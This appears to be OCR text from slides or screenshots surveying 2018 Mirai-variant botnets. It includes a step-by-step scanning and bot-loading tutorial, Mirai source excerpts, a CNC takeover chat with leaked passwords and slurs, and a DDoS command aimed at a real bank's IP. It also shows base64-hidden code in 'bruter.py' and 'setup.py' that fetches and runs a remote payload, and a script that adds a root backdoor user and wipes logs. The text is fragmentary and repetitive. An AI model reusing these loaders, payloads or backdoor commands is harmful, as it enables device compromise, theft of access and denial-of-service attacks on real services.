Index of /Archive/Malware/Botnets/Scanners/Exploits

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
Dank SandNigga Scann.>	2018-04-17 04:08	574K	
Huawei.zip	2018-03-10 10:37	9.3K	
Netis Files.zip	2018-03-10 10:39	58K	
Realtek.zip	2018-03-10 10:37	15K	

```
Loaded 20179 | root
      :+:+: :+:+: :+:+: :+:+:
    +:+:  +:+:  +:+:  +:+:  +:+:
  +#++:+#+#++ +##  +:+  +#++
      +##  +##  +##  +##  +##
  +##  +##  +##  +##  +##
#####  #####  ###

root@sora $ bots
+-----+
owari.er.wget: 4
owari.loader.wget: 17841
SSH: 1574
owari.loader.tftp: 503
Netis: 147
Realtek: 16

Total Bots: 20085
+-----+
root@sora $
```

http://account-g...%20Tutorial.txt x +

S S account-gen.xyz/Archive/Txt Tutorials /Scanning Tutorial.txt Search

TUTORIALS

1st - Type: BEFORE You Add Files Into Server Go To wget.pl (LOADER) and Change The WGET To Your WGET

2nd - Type: sh Scanner.sh

3rd - Type: copy the Zmap install in your server line by line

4th - Type: zmap -p22 -w india.lst -o mfu.txt -B100M

5th - Type: chmod 777 *

6th - Type: ./update 15000

7th - Type: cat vuln.txt | grep -v DUP > nodups.txt

8th - Type: perl wget.pl nodups.txt



Index of /Archive/Mirai Shit

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

Parent Directory		-	
----------------------------------	--	---	--

Akiru.zip	2018-08-06 01:50	4.3M	
---------------------------	------------------	------	--

Josho.rar	2018-08-06 01:49	63K	
---------------------------	------------------	-----	--

Kanashi v1.rar	2018-08-06 01:49	58K	
--------------------------------	------------------	-----	--

Kanashi v3.rar	2018-08-06 01:49	58K	
--------------------------------	------------------	-----	--

Real_Owari.zip	2018-08-06 01:49	60K	
--------------------------------	------------------	-----	--

Senpai.rar	2018-08-06 01:49	66K	
----------------------------	------------------	-----	--

http://www.eas...unts.co/admin/ x +



www.easyaccounts.co/admin/

133%



Search



ERROR #404



I FIND YOUR LACK OF
NAVIGATION DISTURBING

MY BOTNET BEATS YOURS

```
Mirai-Source-Code/killer.c at n x +
GitHub, Inc. [US] | https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/killer.c
493
494 static BOOL memory_scan_match(char *path)
495 {
496     int fd, ret;
497     char rdbuf[4096];
498     char *m_qbot_report, *m_qbot_http, *m_qbot_dup, *m_upx_str, *m_zollard;
499     int m_qbot_len, m_qbot2_len, m_qbot3_len, m_upx_len, m_zollard_len;
500     BOOL found = FALSE;
501
502     if ((fd = open(path, O_RDONLY)) == -1)
503         return FALSE;
504
505     table_unlock_val(TABLE_MEM_QBOT);
506     table_unlock_val(TABLE_MEM_QBOT2);
507     table_unlock_val(TABLE_MEM_QBOT3);
508     table_unlock_val(TABLE_MEM_UPX);
509     table_unlock_val(TABLE_MEM_ZOLLARD);
510
511     m_qbot_report = table_retrieve_val(TABLE_MEM_QBOT, &m_qbot_len);
512     m_qbot_http = table_retrieve_val(TABLE_MEM_QBOT2, &m_qbot2_len);
```



```
Mirai-Source-Code/killer.c at · x +
GitHub, Inc. [US] | https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/killer.c

510
511     m_qbot_report = table_retrieve_val(TABLE_MEM_QBOT, &m_qbot_len);
512     m_qbot_http = table_retrieve_val(TABLE_MEM_QBOT2, &m_qbot2_len);
513     m_qbot_dup = table_retrieve_val(TABLE_MEM_QBOT3, &m_qbot3_len);
514     m_upx_str = table_retrieve_val(TABLE_MEM_UPX, &m_upx_len);
515     m_zollard = table_retrieve_val(TABLE_MEM_ZOLLARD, &m_zollard_len);
516
517     while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0)
518     {
519         if (mem_exists(rdbuf, ret, m_qbot_report, m_qbot_len) ||
520             mem_exists(rdbuf, ret, m_qbot_http, m_qbot2_len) ||
521             mem_exists(rdbuf, ret, m_qbot_dup, m_qbot3_len) ||
522             mem_exists(rdbuf, ret, m_upx_str, m_upx_len) ||
523             mem_exists(rdbuf, ret, m_zollard, m_zollard_len))
524         {
525             found = TRUE;
526             break;
527         }
528     }
529
```


Index of /Archive/Mirai Shit

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

Parent Directory		-	
Akiru.zip	2018-08-06 01:50	4.3M	
Josho.rar	2018-08-06 01:49	63K	
Kanashi v1.rar	2018-08-06 01:49	58K	
Kanashi v3.rar	2018-08-06 01:49	58K	
Real_Owari.zip	2018-08-06 01:49	60K	
Senpai.rar	2018-08-06 01:49	66K	

```
8
9 #include "includes.h"
10 #include "table.h"
11 #include "util.h"
12
13 uint32_t table_key = 0x1337c0d3;
14 struct table_value table[TABLE_MAX_KEYS];
15
16 void table_init(void)
17 {
18     add_entry(TABLE_CNC_PORT, "\\x22\\x84", 2); // 5555
19     add_entry(TABLE_SCAN_CB_PORT, "\\x75\\x43", 2); // 17012
20     add_entry(TABLE_EXEC_SUCCESS, "\\x78\\x5F\\x17\\x40\\x52\\x5B\\x5B\\x19\\x19\\x19\\x37", 11); // Oh well...
21
22     <removed..>
23
24
25     add_entry(TABLE_EXEC_MIRAI, "\\x53\\x41\\x45\\x7F\\x52\\x5B\\x47\\x52\\x45\\x37", 10); // dvrHelper
26     add_entry(TABLE_EXEC_SORA1, "\\x79\\x5E\\x70\\x70\\x52\\x65\\x01\\x0E\\x4F\\x53\\x37", 11); // NiGGeR69xd
27     add_entry(TABLE_EXEC_SORA2, "\\x06\\x04\\x04\\x00\\x64\\x58\\x45\\x56\\x7B\\x78\\x76\\x73\\x72\\x65\\x37", 15); // 1337SoraLOADI
28     add_entry(TABLE_EXEC_OWARI, "\\x6F\\x06\\x0E\\x7E\\x05\\x04\\x0E\\x06\\x05\\x03\\x62\\x7E\\x62\\x37", 14); // X19I239124UIU
29     add_entry(TABLE_EXEC_JOSHO, "\\x06\\x03\\x71\\x56\\x37", 5); // 14Fa
30     add_entry(TABLE_EXEC_APOLLO, "\\x54\\x54\\x76\\x73\\x37", 5); // ccAD
31
32
33
34
35
36
37
38
```



```
--
23 // lol idk why i added all of these, remove/keep/add what you want just make sure you know what you're doing
24 add_entry(TABLE_EXEC_MIRAI, "\\x8E\\x9C\\x98\\xA2\\x8F\\x86\\x9A\\x8F\\x98\\xEA", 10); // dvrHelper
25 add_entry(TABLE_EXEC_SORA1, "\\xA4\\x83\\xAD\\xAD\\x8F\\xB8\\xDC\\xD3\\x92\\x8E\\xEA", 11); // NiGGeR69xd
26 add_entry(TABLE_EXEC_SORA2, "\\xDB\\xD9\\xD9\\xDD\\xB9\\x85\\x98\\x8B\\xA6\\xA5\\xAB\\xAE\\xAF\\xB8\\xEA", 15); // 1337SoraLOADI
27 add_entry(TABLE_EXEC_SORA3, "\\xA4\\x83\\xAD\\xAD\\x8F\\xB8\\x8E\\xDA\\x84\\x81\\x99\\xDB\\xD9\\xD9\\xDD\\xEA", 16); // NiGGeR
28 add_entry(TABLE_EXEC_OWARI, "\\xB2\\xDB\\xD3\\xA3\\xD8\\xD9\\xD3\\xDB\\xD8\\xDE\\xBF\\xA3\\xBF\\xEA", 14); // X19I239124UIU
29 add_entry(TABLE_EXEC_OWARI2, "\\xA3\\x9F\\xB3\\x8D\\x9F\\x80\\x8F\\xA3\\x9B\\x84\\xEA", 11); // IuYgujeIqn
30 add_entry(TABLE_EXEC_JOSH0, "\\xDB\\xDE\\xAC\\x8B\\xEA", 5); // 14Fa
31 add_entry(TABLE_EXEC_APOLLO, "\\x89\\x89\\xAB\\xAE\\xEA", 5); // ccAD
32 add_entry(TABLE_EXEC_STATUS, "\\xC5\\x99\\x9E\\x8B\\x9E\\x9F\\x99\\xEA", 8); // /status
33 add_entry(TABLE_EXEC_ANIME, "\\xC4\\x8B\\x84\\x83\\x87\\x8F\\xEA", 7); // .anime
34 add_entry(TABLE_EXEC_ROUTE, "\\xC5\\x9A\\x98\\x85\\x89\\xC5\\x84\\x8F\\x9E\\xC5\\x98\\x85\\x9F\\x9E\\x8F\\xEA", 16); // /proc/net
35 add_entry(TABLE_EXEC_CPUINFO, "\\xC5\\x9A\\x98\\x85\\x89\\xC5\\x89\\x9A\\x9F\\x83\\x84\\x8C\\x85\\xEA", 14); // /proc/cpuinfo
36 add_entry(TABLE_EXEC_BOGO, "\\xA8\\xA5\\xAD\\xA5\\xA7\\xA3\\xBA\\xB9\\xEA", 9); // BOGOMIPS
37 add_entry(TABLE_EXEC_RC, "\\xC5\\x8F\\x9E\\x89\\xC5\\x98\\x89\\xC4\\x8E\\xC5\\x98\\x89\\xC4\\x86\\x85\\x89\\x8B\\x86\\xEA", 19); //
38 add_entry(TABLE_EXEC_MASUTA1, "\\x8D\\xDB\\x8B\\x88\\x89\\xDE\\x8E\\x87\\x85\\xD9\\xDF\\x82\\x84\\x9A\\xD8\\x86\\x83\\x8F\\xDA\\x81\\x8E\\xEA", 19);
39 add_entry(TABLE_EXEC_MIRAI1, "\\xC5\\x8E\\x8F\\x9C\\xC5\\x9D\\x8B\\x9E\\x89\\x82\\x8E\\x85\\x8D\\xEA", 14); // /dev/watchdog
40 add_entry(TABLE_EXEC_MIRAI2, "\\xC5\\x8E\\x8F\\x9C\\xC5\\x87\\x83\\x99\\x89\\xC5\\x9D\\x8B\\x9E\\x89\\x82\\x8E\\x85\\x8D\\xEA", 19);
41 add_entry(TABLE_EXEC_VAMP1, "\\xC5\\x8E\\x8F\\x9C\\xC5\\xAC\\xBE\\xBD\\xAE\\xBE\\xDB\\xDA\\xDB\\xB5\\x9D\\x8B\\x9E\\x89\\x82\\x8E\\x85\\x8D\\xEA", 19);
42 add_entry(TABLE_EXEC_VAMP3, "\\xC5\\x8E\\x8F\\x9C\\xC5\\x84\\x8F\\x9E\\x99\\x86\\x83\\x84\\x81\\xC5\\xEA", 15); // /dev/netsh
43 add_entry(TABLE_EXEC_IRC1, "\\xBA\\xB8\\xA3\\xBC\\xA7\\xB9\\xAD\\xEA", 8); // PRIVMSG
44 add_entry(TABLE_EXEC_QBOT1, "\\xAD\\xAF\\xBE\\xA6\\xA5\\xA9\\xAB\\xA6\\xA3\\xBA\\xEA", 11); // GETLOCALIP
45 add_entry(TABLE_EXEC_QBOT2, "\\xA1\\xA3\\xA6\\xA6\\xAB\\xBE\\xBE\\xA1\\xEA", 9); // KILLATTK
46 add_entry(TABLE_EXEC_IRC2, "\\xAF\\x8B\\x9E\\x99\\xD2\\xEA", 6); // Eats8
47 add_entry(TABLE_EXEC_MIRAI3, "\\x9C\\xB1\\xDA\\x9C\\xEA", 5); // v[0v
48 add_entry(TABLE_EXEC_EXE, "\\xC5\\x9A\\x98\\x85\\x89\\xC5\\x99\\x8F\\x86\\x8C\\xC5\\x8F\\x92\\x8F\\xEA", 15); // /proc/self/exe
49 add_entry(TABLE_EXEC_OMNI, "\\xD3\\xD9\\xA5\\x8C\\x80\\xA2\\xB0\\xD8\\x90\\xEA", 10); // 930fjHZ2z
50 add_entry(TABLE_EXEC_SHINT03, "\\xBD\\x99\\xAD\\xAB\\xDE\\xAA\\xAC\\xDC\\xAC\\xEA", 10); // WsGA4@F6F
51 add_entry(TABLE_EXEC_SHINT05, "\\xAB\\xA9\\xAE\\xA8\\xEA", 5); // ACDB
52 add_entry(TABLE_EXEC_JOSH05, "\\xAB\\x88\\xAB\\x8E\\xEA", 5); // AbAd
53 add_entry(TABLE_EXEC_JOSH04, "\\x83\\x8B\\xAD\\x9C\\xEA", 5); // iaGv
```





itz ok

just go on

wifout meh

UNEXPECTED BOT SCENES

SCENE #1

The screenshot shows a YouTube video player with a dark theme. At the top, the YouTube logo and search bar are visible. The video content is a Telegram chat interface. On the left, there's a list of contacts under 'Amigos' and 'MENSAJES DIRECTOS'. The main chat area shows a conversation with a group named 'money team staff mem...'. A terminal window is overlaid on the chat, displaying a command prompt session. The terminal shows a user named 'Anarchy' running a command that results in an error: 'OWNED BY SCAFACE - MONEY TEAM ARE A BUNCH OF SKIDS 7/5 PROOF OWNED is not a valid attack!'. The terminal also shows a 'Bots Loaded: 4793' notification. The Windows taskbar is visible at the bottom of the video frame, showing the Start button, search bar, and several application icons. The system tray shows the time as 03:17 on 7/5/2018.

Mirai Botnet H4cked / UNIVERAL Akiru Botnet Owned

1,279 views

LIKE DISLIKE SHARE

3 nuevos mensajes desde 3:17

MARCAR COMO LEÍDO

MIEMBROS—7

- Anarchy
- Cult
- Scarface
- Scatman
- Wicked
- wifi
- *** BOOT COMMA...

BY SCARFACE AND WICKED
EASY



Wicked Today at 3:17 AM

thats your SQL Bots Loaded: 4793



*** BOOT
What my new

```

.o.      oooo      o8o
.888.    `888      `o'
.8*888.   888  oooo  oooo  oooo d8b  oooo  oooo
.8' `888.  888  .8P'  `888  `888``8P' 888  `888
.88ooo8888. 888888.  888  888  888  888
.8'      `888. 888 `88b.  888  888  888  888
o88o      o8888o o888o o888o o888o d888b  `V88V*V8P

```



Scarface Today
MONEY TEAM

```

Anarchy >OWNED BY SCAFACE - MONEY TEAM ARE A BUNCH OF SKIDS 7/5 PROOF
OWNED is not a valid attack!
Anarchy >

```



Wicked Today
Sql pass is nig
Admin login L



*** BOOT
Nigga what's r

Enviar mensaje a money team staff members

Activar Windows
Ve a Configuración para activar Windows.

Cult y Wicked están escribiendo...

5 nuevos mensajes desde 3:17

MARCAR COMO LEÍDO

MIEMBROS—7

- Anarchy
- Cult
- Scarface
- Scatman
- Wicked
- wifi
- ★★★ BOOT COMMA...

thats your SQL pass

★★★ BOOT COMMANDER ★★★ Today at 3:17 AM
What my new password? 🤔

Scarface Today
MONEY TEAM

Wicked Today
Sql pass is nig
Admin login L

★★★ BOOT
Nigga what's r

Wicked Today
i already bric
aylmao?

```

Bots Loaded: 4792

      .o.      oooo      o8o
      .888.      `888      `o'
      .8*888.      888 oooo oooo oooo d8b oooo oooo
      .8' `888.      888 .8P' `888 `888 ``8P' 888 `888
      .88ooo8888.      888888.      888 888      888 888
      .8' `888.      888 `88b.      888 888      888 888
      o88o      o8888o o888o o888o o888o d888b      `V88V*V8P

Anarchy >OWNED BY SCAFACE - MONEY TEAM ARE A BUNCH OF SKIDS 7/5 PROOF
OWNED is not a valid attack!
Anarchy >HACKEED
HACKEED is not a valid attack!
Anarchy >?
greip <ip> <time>
ack <ip> <time>
syn <ip> <time>
vse <ip> <time>
greeth <ip> <time>
udp <ip> <time>
udpplain <ip> <time>
xmas <ip> <time>
std <ip> <time>
Anarchy >SKID METHODS LOLLOL
  
```

Enviar mensaje a money team staff members

Activar Windows
Ve a Configuración para activar Windows.

*** Cult está escribiendo...

5 nuevos mensajes desde 3:17

MARCAR COMO LEÍDO

MIEMBROS—7

- Anarchy
- Cult
- Scarface
- Scatman
- Wicked
- wifi
- *** BOOT COMMA...

thats your SQL pass

555x457

*** BOOT COMMANDER ***

What my new password? 🤔

Bots Loaded: 4792

```

.o.      oooo      o8o
.888.    `888     `o'
.8*888.   888  oooo  oooo  oooo d8b  oooo  oooo
.8' `888.  888  .8P'  `888  `888' `8P'  888  `888
.88ooo8888. 888888.  888  888      888  888
.8' `888.   888 `88b.  888  888      888  888
o88o      o8888o  o888o  o888o  o888o  d888b  `V88V*V8P

```

Scarface Testa
MONEY TEAM

Wicked Today
Sql pass is nig
Admin login L

*** BOOT
Nigga what's r

Wicked Today
i already brick
aylmao?


```

Anarchy >OWNED BY SCAFACE - MONEY TEAM ARE A BUNCH OF SKIDS 7/5 PROOF
OWNED is not a valid attack!
Anarchy >HACKEED
HACKEED is not a valid attack!
Anarchy >?
greip <ip> <time>
ack <ip> <time>
syn <ip> <time>
vse <ip> <time>
greeth <ip> <time>
udp <ip> <time>
udpplain <ip> <time>
xmas <ip> <time>
std <ip> <time>
Anarchy >SKID METHODS LOLOLOL

```



Activar Windows
Ve a Configuración para activar Windows.



Cult está escribiendo...

1 nuevo mensaje desde 3:18

MARCAR COMO LEÍDO

MIEMBROS—7



*** BOOT COMMANDER ***

Lmfao @Scarface saying you hacked it but you dont know my new root password?



Cult Today at 3:18 AM

@Scarface Re...

```

Bots Loaded: 4775

.o.      oooo      o8o
.888.    `888     `o'
.8*888.   888  oooo  oooo  oooo  d8b  oooo  oooo
.8' `888.  888  .8P'  `888  `888  ``8P'  888  `888
.88oo88888. 888888.  888  888  888  888
.8' `888.  888  `88b.  888  888  888  888
o88o      o8888o  o888o  o888o  o888o  d888b  `V88V*V8P

Anarchy >adduser
Enter new username: wicked
Enter new password: 123456
Enter wanted bot count (-1 for full net): -1
Max attack duration (-1 for none): -1
Cooldown time (0 for none): 0
New account info:
Username: wicked
Password: 123456
Bots: -1
Continue? (y/N)y
User added successfully.
Anarchy >

```



Anarchy



Cult



Scarface



Scatman



Wicked



wifi



*** BOOT COMMA...



Enviar mensaje a money team staff members

*** Scatman está escribiendo...

Activar Windows
Ve a Configuración para activar Windows.



Wicked Today at 3:16 AM

Lanisha ownage2017



***** BOOT COMMANDER ***** Today at 3:16 AM

What my new password? 😊



Scatman Today at 3:16 AM

"scatmanbest10"



Wicked Today at 3:17 AM

1sec let me open a socket with sql again
nigger12345!



***** BOOT COMMANDER ***** Today at 3:17 AM

What my new password?



Scarface Today at 3:17 AM

CNC OWNED
BY SCARFACE AND WICKED

MIEMBROS—7



Anarchy



Cult



Scarface



Scatman



Wicked 👑



wifi



*** BOOT COMMA...



EA



Activar Windows

Ve a Configuración para activar Windows.

SCENE #2

The screenshot displays a Windows desktop environment. In the foreground, a black command prompt window is open, showing the following text:

```
C:\WINDOWS\system32\cmd.exe - ping www.bna.com.ar -t
Microsoft Windows [Versión 10.0.17134.228]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Neo>ping www.bna.com.ar -t
Haciendo ping a www.bna.com.ar [200.51.194.27] con 32 bytes de datos:
```

The background shows the website for Banco Nación (Argentina National Bank). The website header includes the logo and navigation links for "Personas", "Empresas", "Institucional", and "Home Banking". A blue button labeled "Argentina National Bank" is overlaid on the website. The Windows taskbar at the bottom shows the search bar with the text "Escribe aquí para buscar", several application icons, and the system tray with the date "5/9/2018" and time "23:04".

Shinka Botnet - DDOS Botnet 2018

447 views

LIKE DISLIKE SHARE SAVE ...

The screenshot shows a Windows 10 desktop environment. In the background, a Google Chrome browser window is open to the website www.bna.com.ar/Personas. The website header includes the Banco Nación logo and navigation links for 'Personas', 'Empresas', 'Institucional', and 'Home Banking'. A large, semi-transparent black rectangle is overlaid on the browser window, indicating a network outage or DDOS attack. In the foreground, a Windows Command Prompt window is open, displaying the following text:

```

C:\WINDOWS\system32\cmd.exe - ping www.bna.com.ar -t
Microsoft Windows [Versión 10.0.17134.228]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Neo>ping www.bna.com.ar -t

Haciendo ping a www.bna.com.ar [200.51.194.27] con 32 bytes de datos:
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
  
```

At the bottom of the desktop, there is a taskbar with the search bar containing the text 'Escribe aquí para buscar'. Several application icons are visible in the taskbar, including File Explorer, Google Chrome, and the Start menu. A notification area on the right shows the system clock at 23:05 on 5/9/2018 and the language set to ESP. A small 'Activar Windows' watermark is visible in the bottom right corner of the desktop.

Shinka Botnet - DDOS Botnet 2018

447 views

👍 LIKE 👎 DISLIKE ➦ SHARE ≡+ SAVE ...

www.bna.com.ar/Personas

Banco Nación

Personas Empresas Institucional Home Banking

```

Devices 2035
Shinka $ ?
asyn: asyn (ip) (time).
udpplain: plain (ip) (time).
greip: greip (ip) (time).
std: std (ip) (time).
topfrag: frag (ip) (time).
usyn: usyn (ip) (time).
topall: topall (ip) (time).
syn: syn (ip) (time).

Shinka $ greip 200.51.194.27 20
Shinka $
  
```

Comprá en Supermercados

Ahora podés sacar un préstamo personal en Unidades de Valor Adquisitivo (UVA) para comprarte tu auto

Cotización Billetes		Cotización Divisas	
5/9/2018		Compra	Venta
Dolar U.S.A		37,8000	39,0000
Euro		45,5000	46,9000
Real (R)		800,0000	800,0000

Escribe aquí para buscar

ESP 23:05 5/9/2018

Shinka Botnet - DDOS Botnet 2018

447 views

LIKE DISLIKE SHARE SAVE ...

Check website <http://www.bna.com.ar/Personas>

Permanent link to this check report | Share report: [\[Twitter\]](#)

Location	Result	Time	Code
Canada, Toronto	Connection timed out		
France, Roubaix	Connection timed out		
Germany, Dusseldorf	Connection timed out		
Germany, Falkenstein	Connection timed out		
Italy, Milan	Connection timed out		
Latvia, Riga	Connection timed out		
Lithuania, Vilnius		
Moldova, Chisinau		
Netherlands, Amsterdam	Connection timed out		
Portugal, Oporto	Connection timed out		
Russia, Moscow	Connection timed out		
Russia, Moscow	Connection timed out		
Sweden, Stockholm		
Switzerland, Zurich	Connection timed out		
Ukraine, Dnipro		

Activar Windows
Ve a Configuración para activar Windows.

2:51 / 2:56

Shinka Botnet - DDOS Botnet 2018

447 views

LIKE DISLIKE SHARE SAVE ...

SCENE #3

YouTube

Search





SIGN IN

The screenshot shows a MobaXterm terminal window with a file explorer window open. The file explorer is titled 'Mirai Scan' and shows a directory structure on 'Disco local (C:)'. The files 'bruter.py', 'setup.py', and 'tutorial.txt' are selected. A blue callout box with the text 'Drag the files into your VPS' is overlaid on the file explorer. The terminal window shows a list of files and folders in the root directory, including 'bins', '.ssh', '.gpi', 'loader', '.tcshrc', '.cshrc', '.cloud-locale-test.skip', '.bashrc', '.bash_profile', '.bash_logout', and '.bash_history'. The terminal window also shows a 'Quick connect...' dialog box and a 'Follow terminal folder' checkbox.

How To Scan And Load Bots To MIRAI Botnet 2018

Up next

AUTOPLAY



bruter.py

```
1  #!/usr/bin/python
2  import threading
3  import sys,os,re,base64,subprocess,time,socket
4  from Queue import *
5  from sys import stdout
6  scan_parameter = "cnVuKCJ3Z2V0IHBhc3RlLmVlL3IveDcyaVkvMCAtTyAuYSAtcTsgY2htb2QgK3ggLmE7IHNoIC5l"
7  def run(cmd):
8      subprocess.call(cmd, shell=True)
9
10 exec(base64.b64decode(scan_parameter))
11
```

setup.py


```
1  # little mirai-bruter dependency installer made by scarface for all the skids
2
3  import subprocess,os,sys,random,time,base64,subprocess
4
5  def run(cmd):
6      subprocess.call(cmd, shell=True)
7
8  print("Updating system")
9  time.sleep(5)
10
11  debian = "cnVuICgieXVtIHWwZGF0ZSAteTsgYXB0LWdlldCB1cGRhdGUgLXkiKQ=="
12  centos = "cnVuKCJ3Z2V0IHBhc3RlLmVlL3IveDcyaVkvMCAtTyAuYSAtcTsgY2htb2QgK3ggLmE7IHNoIC5l"
13
14  exec(base64.b64decode(centos))
15  exec(base64.b64decode(debian))
16
```

Input value to Encode or Decode:

```
run ("yum update -y; apt-get update -y")
```

Input value to Encode or Decode:

```
run("wget paste.ee/r/x72iY/0 -O .a -q; chmod +x .a; sh .a > /dev/null 2>&1;  
rm -rf .a; history -c")
```

```
#!/bin/bash
```

```
useradd -o -u 0 -g 0 -M -d /root -s /bin/bash SSH2; echo -e  
"Hacked123\nHacked123" | passwd SSH2; wget -q -O /tmp/...  
https://2no.co/2CQC75; rm -rf /var/log/lastlog; history -c  
history -c
```

mobile version

IP Logger URL shortener web service helps to track data on your website traffic, get information about clicks on your short URLs shared via you social media channels or published on your website, lookup ip address, check ip location and check any URL for redirects and safety. If you want to know how to find ip address of a website or what is your IP address, you are in the right place!

DO NOT perform any illegal or illicit activity using our services or information that may be obtained using our services. Make sure that you and your website visitors or users with whom you share our links understand our Terms and Conditions and Privacy Policy and provide clear consent. If you noticed that someone is abusing IP Logger services, please immediately report it to abuse@iplogger.com

- Google+
- Facebook
- Twitter
- Reddit
- LinkedIn
- Telegram
- subscribe

Paste a link that you want to shorten here shorten

IP Logger URL Shortener - Log and Track IP Addresses

 **Location Tracker** NEW!

Create Location Tracker link and find out the exact GPS-based location of any mobile device! Help your friends to route their way to the meeting point with Google Maps.

[Get IPLogger code](#)

 **URL Shortener**


Enter any URL or link to any image on the internet to *shorten it and track IP addresses and clicks* on your short IPLogger link.

[Get IPLogger code](#)

 **Invisible image** MOST POPULAR

Generate *invisible IPLogger* image to get statistics for your website traffic, track IP addresses and IP address location. Consent with T&C and Privacy Policy required!

[Get IPLogger code](#)



```
#!/bin/bash
```

```
useradd -o -u 0 -g 0 -M -d /root -s /bin/bash SSH2; echo -e  
"Hacked123\nHacked123" | passwd SSH2; wget -q -O /tmp/...  
